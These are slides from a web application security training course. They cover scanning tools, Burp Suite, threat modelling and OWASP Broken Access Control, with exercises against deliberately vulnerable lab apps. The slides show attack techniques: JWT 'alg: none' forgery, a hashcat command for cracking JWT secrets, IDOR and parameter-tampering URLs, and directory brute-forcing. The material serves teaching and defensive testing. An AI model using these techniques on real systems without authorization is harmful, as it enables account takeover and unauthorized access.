
- Azure Container Registry
 - uses Qualys scanning
 - results can be queried through API
- Docker Enterprise
 - scanning in Docker Trusted Registry
- DockerHub
 - uses Snyk for scanning
 - repo scanning



Snyk Security Scan

Snyk | 1,179 installs | (7) | Free

Snyk scan for open source vulnerabilities

Get it free

Overview



Q & A

Rating & Review

Overview

This task allows you to easily run Snyk scans within your Azure Pipeline jobs. You will need to first [create a Snyk account](#). There are two major options:

- Snyk scan for application dependencies. This will look at manifest files.
- Snyk scan for container images. This will look at Docker images.

Secure DevOps

Container scanning

- Trivy
 - Open-source container scanner
 - scan images in container repository
 - output scan results as SARIF

Secure DevOps

Scanning for secrets

- credentials, API keys, connection strings should be stored outside code
- secret scanning should be performed on current code and history
- third party tools available
- GitHub has its own Github Secret Scanning

Secure DevOps

Scanning for secrets

Microsoft Credential Scanner:

- available as extension in Azure DevOps Pipeline




Secure DevOps

Scanning for secrets

gitleaks:

- <https://github.com/zricethezav/gitleaks>



Secure DevOps

Penetration tests

Identifies vulnerabilities in the applications

Pros:

- can identify vulnerabilities missed by the automated tools
- no false positives
- better risk rating for vulnerabilities

Cons:

- expensive
- the quality of the test depends on the pentester's experience

Secure DevOps

Red teaming

Identifies vulnerabilities in the company

Pros:

- simulates real hacking attacks
- targets people as well as technology

Cons:

- expensive
- takes a lot of time

Setting up environment for web application testing

Required/useful tools:

- web browsers (chrome, firefox, opera, IE)
- Burp Suite / OWASP ZAPP / browser developer tools
- python
- java
- foxyproxy
- Sonarcloud
- Web scanners



Excercise 0

✓ login to DaDesktop workstation



BURP fundamentals

BURP versions:

- Community (no automated scanner – just for manual testing)
- Professional
- Enterprise (<https://enterprise-demo.portswigger.net/>)



BURP fundamentals

BURP main features:

- Repeater – allows to replay a request
- Intruder – allow to send large number of modified requests
- Extender – allows to load extensions that enables us to find more vulnerabilites



BURP fundamentals

BURP quick start:

1. Go to Proxy -> Intercept
2. Turn off Intercept
3. Click Open Browser
4. Navigate to a web site that you want to scan
5. Go to Target -> Site Map
6. Right click on the website and click „Add to scope”
7. Click on a filter bar and hide out of scope items



BURP fundamentals

Authorization methods:


1. Platform authentication (NTLM) – see “User Options” tab
2. Kerberos – requires installing “Kerberos authentication” extension
3. Basic auth – you need to login manually



BURP fundamentals

Common problems:

Website is not responding...



BURP fundamentals

The screenshot shows the BURP Suite interface with the following details:

- Top Navigation:** Dashboard, Target (selected), Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender.
- Target Tab:** Site map (selected), Scope, Issue definitions. A message says "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" button.
- Tasks Panel:** Shows three tasks:
 1. Live passive crawl from Proxy (all traffic): 31 items added to site map, 7 responses processed, 0 responses queued.
 2. Live audit from Proxy (all traffic): Audit checks - passive, Issues: 1 (red), 8 (blue), 9 (grey). Capturing: .
 3. Passive scans: Audit checks - passive, Issues: 20 (red), 2 (blue), 1 (grey). Audit finished. 31 requests (0 errors).
- Issue Activity Panel:** Shows a table of issues found:

#	Task	Time	Action	Issue type	Host
54	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
53	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
52	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
51	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
50	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
49	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
48	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
47	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
46	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
45	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
44	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
43	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
42	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
41	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
40	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
39	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
38	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
37	3	21:51:24 7 Feb 2022	Issue found	Credit card numbers disclosed	https://hack-yourself-f...
36	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
35	3	21:51:24 7 Feb 2022	Issue found	Password field with autocomplete enabled	https://hack-yourself-f...
34	3	21:51:24 7 Feb 2022	Issue found	Form does not contain an anti-CSRF token	https://hack-yourself-f...
- Event log:** Advisory tab selected.

BURP fundamentals

Common problems:

Burp does not like localhost...

The screenshot shows the Burp Suite interface with the 'Project options' tab selected. Under the 'Connections' section, there are four statistics: Normal (120), Open-ended responses (10), Domain name resolution (300), and Failed domain name resolution (60). Below this, the 'Hostname Resolution' section is shown, which allows users to override their computer's DNS resolution. A table lists three entries: 'bwapp' (IP address 127.0.0.1), 'juiceshop' (IP address 127.0.0.1), and 'webgoat' (IP address 127.0.0.1). The entire 'Hostname Resolution' section is circled in red.

Enabled	Hostname	IP address
<input checked="" type="checkbox"/>	bwapp	127.0.0.1
<input checked="" type="checkbox"/>	juiceshop	127.0.0.1
<input checked="" type="checkbox"/>	webgoat	127.0.0.1

Excercise 1

- ✓ login to DaDesktop workstation
- ✓ start BurpSuite Pro
- ✓ open embedded browser
- ✓ navigate to <https://hack-yourself-first.com/>
- ✓ start Passive scan
- ✓ inspect results



BURP fundamentals

Extensions

- ✓ extends vulnerability detection capabilities
- ✓ installed manually



Excercise 2

- ✓ go to Extender tab in Burp and install following extensions:
 - ✓ ActiveScan++
 - ✓ Retire.js
 - ✓ CSRF Scanner
 - ✓ Software vulnerability scanner
- ✓ navigate to <https://hack-yourself-first.com/>
- ✓ start Active scan
- ✓ inspect results



Sonarcloud fundamentals

The screenshot shows the GitHub repository page for 'juice-shop/juice-shop'. The repository is public and has 135 watchers and 4.3k forks. The 'Code' tab is selected, showing the master branch with 6 branches and 191 tags. A recent commit by bkimminich was pushed 3 days ago. The commit history includes several changes made by .config, .dependabot, .github, .gitlab, and .zap. On the right side, there's an 'About' section for the OWASP Juice Shop application, which is described as a modern and sophisticated application. It also lists tags like javascript, security, application-security, vulnerable, appsec, owasp-top-10, and owasp.

juice-shop / juice-shop Public

Sponsor Watch 135 Fork 4.3k

<> Code Issues Pull requests 1 Actions Security Insights

master 6 branches 191 tags Go to file Add file Code

bkimminich Fix version number d0262f1 3 days ago 17,675 commits

Commit	Message	Time
.config	Add WebAppDefn 1.0 declaration file	13 months ago
.dependabot	Explicitly ignore JWT library version	2 years ago
.github	Fall back to Node 14 in Docker on ARM CPUs	14 days ago
.gitlab	Change liveness (or readiness) probe to port 3000	5 months ago
.zap	Remove CORP and similar headers entirely	14 months ago

About

OWASP Juice Shop: modern and sophisticated application

owasp-juice.shop

javascript security
application-security
vulnerable appsec
owasp-top-10 owasp

Sonarcloud fundamentals

- ✓ go to your github account
- ✓ search for juice-shop
- ✓ click „Fork”
- ✓ repeat the step for raesene / bWAPP

Excercise 3

- ✓ login to sounarcloud.io using your github account
- ✓ choose free plan
- ✓ create new organization
- ✓ let the magic happen...



Threat modelling for web applications

What can go wrong?

What are we afraid of?


Threat modelling for web applications

What can go wrong?



Threat modelling for web applications


- Information disclosure / data theft
- Unauthorized access
- Unauthorized actions (vertical escalation)
- User impersonation (horizontal escalation)
- Business logic flaws
- Deface
- Infrastructure penetration
- Denial of Service



Information disclosure / data theft

What is leaked?

- Business data (especially personal, medical, financial data)
- Secret data (passwords, hashes, cookies, etc)
- Technical data (implementation details, software components versions, etc)



Unauthorized access

Person with no user account can perform actions in the application

- Endpoints without authentication
- Authentication bypasses



Unauthorized actions (vertical escalation)

Person with unprivileged user account is able to perform privileged actions

- Broken or no access control (i.e. option is not visible in GUI but can be used by crafting http request)



Unauthorized actions (horizontal escalation)

Person is able to perform actions on other accounts behalf


- Broken or no access control (IDOR – insecure direct object reference)
- Other user impersonation



Business logic flaws

Malicious user can bypass application logic

- Bypassing other user's acceptance in a business process



Deface

Malicious user can alter the webpage


- XSS
- Web cache poisoning
- RCE



Infrastructure penetration

Malicious user can find an exploit giving access to company's infrastructure


- misconfigurations
- excessive services



Denial of Service

Malicious user can make the service unavailable to other users.

- DDOS
- Volumetric attacks



Threat modelling for web applications

- Information disclosure / data theft
- Unauthorized access
- Unauthorized actions (vertical escalation)
- User impersonation (horizontal escalation)
- Business logic flaws
- Deface
- Infrastructure penetration
- Denial of Service
- Resources stealing



OWASP TOP 10

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

<https://owasp.org/Top10/>



OWASP TOP 10

METHODOLOGY

For the Top Ten 2021, we calculated average exploit and impact scores in the following manner. We grouped all the CVEs with CVSS scores by CWE and weighted both exploit and impact scored by the percentage of the population that had CVSSv3 + the remaining population of CVSSv2 scores to get an overall average. We mapped these averages to the CWEs in the dataset to use as Exploit and (Technical) Impact scoring for the other half of the risk equation.



OWASP TOP 10


2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures*
- A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

OWASP TOP 10

OLD VS NEW



OWASP TOP 10

RISK VS VULNERABILITY

- Information disclosure / data theft
 - Unauthorized access
 - Unauthorized actions (vertical escalation)
 - User impersonation (horizontal escalation)
 - Business logic flaws
 - Deface
 - Infrastructure penetration
 - Denial of Service
 - Resources stealing
-
- 2021
- A01:2021-Broken Access Control
 - A02:2021-Cryptographic Failures
 - A03:2021-Injection
 - A04:2021-Insecure Design
 - A05:2021-Security Misconfiguration
 - A06:2021-Vulnerable and Outdated Components
 - A07:2021-Identification and Authentication Failures
 - A08:2021-Software and Data Integrity Failures
 - A09:2021-Security Logging and Monitoring Failures*
 - A10:2021-Server-Side Request Forgery (SSRF)*
- * From the Survey

Common vulnerabilities

For each vulnerability in „OWASP TOP 10“

- ✓ Definition
- ✓ Examples
- ✓ Exploitation
- ✓ Detection
- ✓ Prevention

Next

OWASP TOP 10

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Broken Access Control

DEFINITION

A01:2021 – Broken Access Control: Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

OWASP TOP 10 – Broken Access Control

UNSECURED FUNCTIONALITY

- Hosting sensitive functionality under url without additinal protection:

<https://broken.app/admin>

- Security based on hardly to guess URLs, which are disclosed in javascript:

```
<script>
var isAdmin = false;
if (isAdmin) {
    ...
    var adminPanelTag = document.createElement('a');
    adminPanelTag.setAttribute('https://broken.app/admin-rt557');
    adminPanelTag.innerText = 'Admin panel';
    ...
}
</script>
```

OWASP TOP 10 – Broken Access Control

UNSECURED FUNCTIONALITY

EXCERCISE 4



Find an "evil" website in bwapp application



gobuster, dirsearch, dirbuster, Burp Intruder



OWASP TOP 10 – Broken Access Control

UNSECURED FUNCTIONALITY

EXCERCISE 5



Find a hidden score board in OWASP JuiceShop



Developers tools in your browser



OWASP TOP 10 – Broken Access Control

Parameter-based access control methods

- <https://broken.app/login/home.jsp?admin=true>
- <https://broken.app/login/home.jsp?role=1>

OWASP TOP 10 – Broken Access Control

IDOR – Insecure Direct Object Reference

- Reference to an object

<https://broken.app/myaccount?id=456>

- Reference to a static file

<https://broken.app/static/12144.txt>

OWASP TOP 10 – Broken Access Control

IDOR – Insecure Direct Object Reference

EXCERCISE 6



In WebGoat, go to excercise: Access Control Flaws -> LAB: Role Based Access Control
Login as Tom Cat (pass: tom)
Find credit card number of David Giambi



Burp Intruder



OWASP TOP 10 – Broken Access Control

Referrer based access control

- Admin panel available at /admin – protected by strong authorization mechanism
- Delete user endpoint available at /admin/deleteUser - only inspects the Referrer header. If it contains /admin, than the operation is permitted.

OWASP TOP 10 – Broken Access Control

Metadata manipulation

- tampering JWT token
- cookie tampering
- hidden input field

1010
1010

OWASP TOP 10 – Broken Access Control

JWT manipulation


eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiYWRtaW4iOmZhbHN1LCJpYXQiOjE2MzY4MDM4NDEsImV4cCI6MTYzNjgwNzQ0MX0.1fVV_DRUL2Pz5g6X-l_btBMhRkQ6qtFWJ_wQDZQRJQY

<https://jwt.io/>

1010
1010

OWASP TOP 10 – Broken Access Control

JWT manipulation



OWASP TOP 10 – Broken Access Control

JWT manipulation

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiYWRtaW4iOmZhbHN1LCJpYXQiOjE2MzY4MDM4NDEsImV4cCI6MTYzNjgwNzQ0MX0.1fVV_DRUL2Pz5g6X-l_btBMhRkQ6qtFWJ_wQDZQRJQY


<https://jwt.io/>

1010
1010

OWASP TOP 10 – Broken Access Control

JWT manipulation

```
Headers := {  
    .. "alg": "HS256",  
    .. "typ": "JWT"  
}  
  
Payload := {  
    .. "iat": "1416929061",  
    .. "jti": "802057ff9b5b4eb7fbb8856b6eb2cc5b",  
    .. "scopes": {  
        .. "users": {  
            .. "actions": [  
                .. "read",  
                .. "create"  
            .. ]  
        .. },  
        .. "users_app_metadata": {  
            .. "actions": [  
                .. "read",  
                .. "create"  
            .. ]  
        .. }  
    .. }  
}  
  
Signature := "gll8YBKPLq6ZLkCPLoghaBZG_ojFLREyLQYx0l2BG3E"
```



OWASP TOP 10 – Broken Access Control

JWT manipulation

Of the signature and MAC algorithms specified in JSON Web Algorithms [JWA], only HMAC SHA-256 ("HS256") and "none" MUST be implemented by conforming JWT implementations.

1010
1010

OWASP TOP 10 – Broken Access Control

JWT manipulation

```
{  
  "alg": "NONE",  
  "typ": "JWT"  
}
```

<https://token.dev/>


1010
1010

OWASP TOP 10 – Broken Access Control

JWT cracking

```
hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
```

<https://vast.ai>



OWASP TOP 10 – Broken Access Control

JWT cracking

EXCERCISE 7



Grant yourself admin privileges. Here is your JWT token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFt  
ZSI6Ikpvag4gRG9lIiwiYWRtaW4iOiJmYWxzZSIsImhdCI6MTUxNjIzOTAyMn0.ummYr  
k011HRwIJ1NPJPcUEfUMqeZX6qu3Sasoq_wHlk
```



hashcat



OWASP TOP 10 – Broken Access Control

Least privilege principle

Violation of the principle of least privilege or deny by default, where access should only be granted for particular capabilities, roles, or users, but is available to anyone.
(often happens in IOT world, when everythings run under root...)



OWASP TOP 10 – Broken Access Control

EXPLOITATION


- Fuzzing – for security by obscurity
- Parameter enumeration
- Headers tampering
- Parameters tampering



OWASP TOP 10 – Broken Access Control

VULNERABILITY DETECTION

- Burp Authorize
- Burp Scanner
- Code analysis
- gobuster, dirbuster, dirsearch, dirb...



OWASP TOP 10 – Broken Access Control

VULNERABILITY DETECTION

EXCERCISE 8



bWAPP: Analyze authorization problems in bWAPP application.
Does “evil” website has correct authorization mechanisms implemented?
Does credits site is available to unauthenticated user?



Burp Authorize



